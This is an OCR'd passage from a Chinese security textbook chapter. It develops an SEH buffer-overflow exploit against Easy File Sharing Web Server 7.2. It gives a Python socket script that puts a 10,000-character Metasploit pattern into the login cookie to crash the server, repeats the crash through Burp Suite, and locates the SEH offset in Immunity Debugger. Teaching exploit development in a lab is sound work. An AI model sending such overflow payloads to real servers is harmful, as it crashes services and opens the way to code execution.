


图 7-14　捕获的登录数据包

这个数据包中出现了两次登录信息，一次是 Cookie 中，一次是在最后，选择在 Cookie 中填充要使用的数据即可。使用这个数据包的内容来作为 packet 的值（直接复制里面的内容即可），修改之后的程序如下所示。

```
packet= (
"POST /forum.ghp HTTP/1.1"
"Host: 192.168.169.133"
"User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0"
"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
"Accept-Language: en-US,en;q=0.5"
"Referer: http://192.168.169.133/login.htm"
"Cookie: SESSIONID=29055; UserID=" + craftedreq + "; PassWD=123; frmUserName=; frmUserPass=; rememberPass=202%2C197%2C208%2C215%2C201;\r\n"
"Connection: close"
"Cache-Control: max-age=0"
"Content-Type: application/x-www-form-urlencoded"
)
```

这段代码的作用可以实现对 Easy File Sharing Web Server 7.2 的登录。接下来测试一下 Easy File Sharing Web Server 7.2 是否存在溢出的漏洞问题，方法很简单，向目标程序发送一个足够长的用户名，查看目标程序的反应。需要使用 pattern_create 来产生一个 10 000 个字符。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l 10000
```

执行的结果如图 7-15 所示。




图 7-15　产生的 10 000 个字符

将产生的 10 000 个字符粘贴到程序的 packet 处，修改的内容如下。

```
import socket
host="192.168.169.133"# 这是 Easy File Sharing Web Server 7.2 所在主机的 IP 地址
port=80
# 测试用的 10000 个字符过长，所以只显示了其中的一部分。
payload="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8
Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4
Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1
Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8
Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5
Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7
Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4
Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1
Ax2Ax3……………………………………………………………………………………1Mj2Mj3Mj4Mj5
Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml1Ml2Ml3Ml4Ml5Ml6Ml7Ml8Ml9Mm0Mm1Mm2
Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2Mo3
Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq9Mr0Mr1
Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8
Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2M "
packet= (
"POST /forum.ghp HTTP/1.1"
"Host: 192.168.169.133"
"User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/
45.0"
"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
"Accept-Language: en-US,en;q=0.5"
"Referer: http://192.168.169.133/login.htm"
"Cookie: SESSIONID=29055; UserID=" + payload + "; PassWD=123; frmUserName=; frmUserPass=;
rememberPass=202%2C197%2C208%2C215%2C201;\r\n"
"Connection: close"
```

```
"Cache-Control: max-age=0"
"Content-Type: application/x-www-form-urlencoded"
)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
s.send(packet)
s.close()
```

然后保存这个数据包为 SEHattack.py，执行之后，切换到目标主机，可以看到目标程序崩溃了，如图 7-16 所示。



图 7-16　目标程序崩溃

另外，也可以考虑使用 Burp Suite 来发送这个数据包，这个方法更简单快捷，如图 7-17 所示。




图 7-17　用来保存用户名的字段

将 frmUserName= 后面的 123 替换为使用 pattern_create 产生的 10 000 个字符（复制粘贴即可）。修改之后的数据包如图 7-18 所示。




图 7-18　修改之后的数据包

复制粘贴完成之后，单击如图 7-19 所示的 Forward 按钮就可以将这个数据包发送出去。




图 7-19　单击 Forward 按钮发送数据包

这个数据包发送之后可以看到目标程序已经停止了工作，如图 7-20 所示。



图 7-20　目标程序已经崩溃

这里目标程序 Easy File Sharing Web Server 7.2 已经停止了工作，说明目标程序可能存在溢出漏洞。接下来切换到目标程序所在的计算机，并在这台计算机上对其目标程序进行调试。首先重新启动 Easy File Sharing Web Server 7.2，然后启动 Immunity Debugger，如图 7-21 所示。




图 7-21　将 Immunity Debugger 附加到进程上

并在进程中找到 Easy File Sharing Web Server 7.2，然后单击 Attach 按钮，如图 7-22 所示。




图 7-22　可以附加的进程列表

在完成附加操作之后，就可以在调试器 Immunity Debugger 中观察目标程序的行为。现在按照前面给出的方法，向目标程序发送一个长达 10 000 字符的用户名，然后在调试器中单击“运行”按钮，就是图 7-23 中那个向右的小箭头。



图 7-23　单击“运行”按钮

这时就是最为关键的步骤，可以单击 View → SEH chain 命令，如图 7-24 所示。

单击 SEH chain 选项就可以看到被我们提供的数据所修改的 catch 块和下一条 SEH 记录的地址，如图 7-25 所示。

这里面的 46336646 就是到下一条 SEH 记录地址的偏移量，这里还需要使用 Metasploit 下的另一个工具 pattern_offset，如图 7-26 所示。

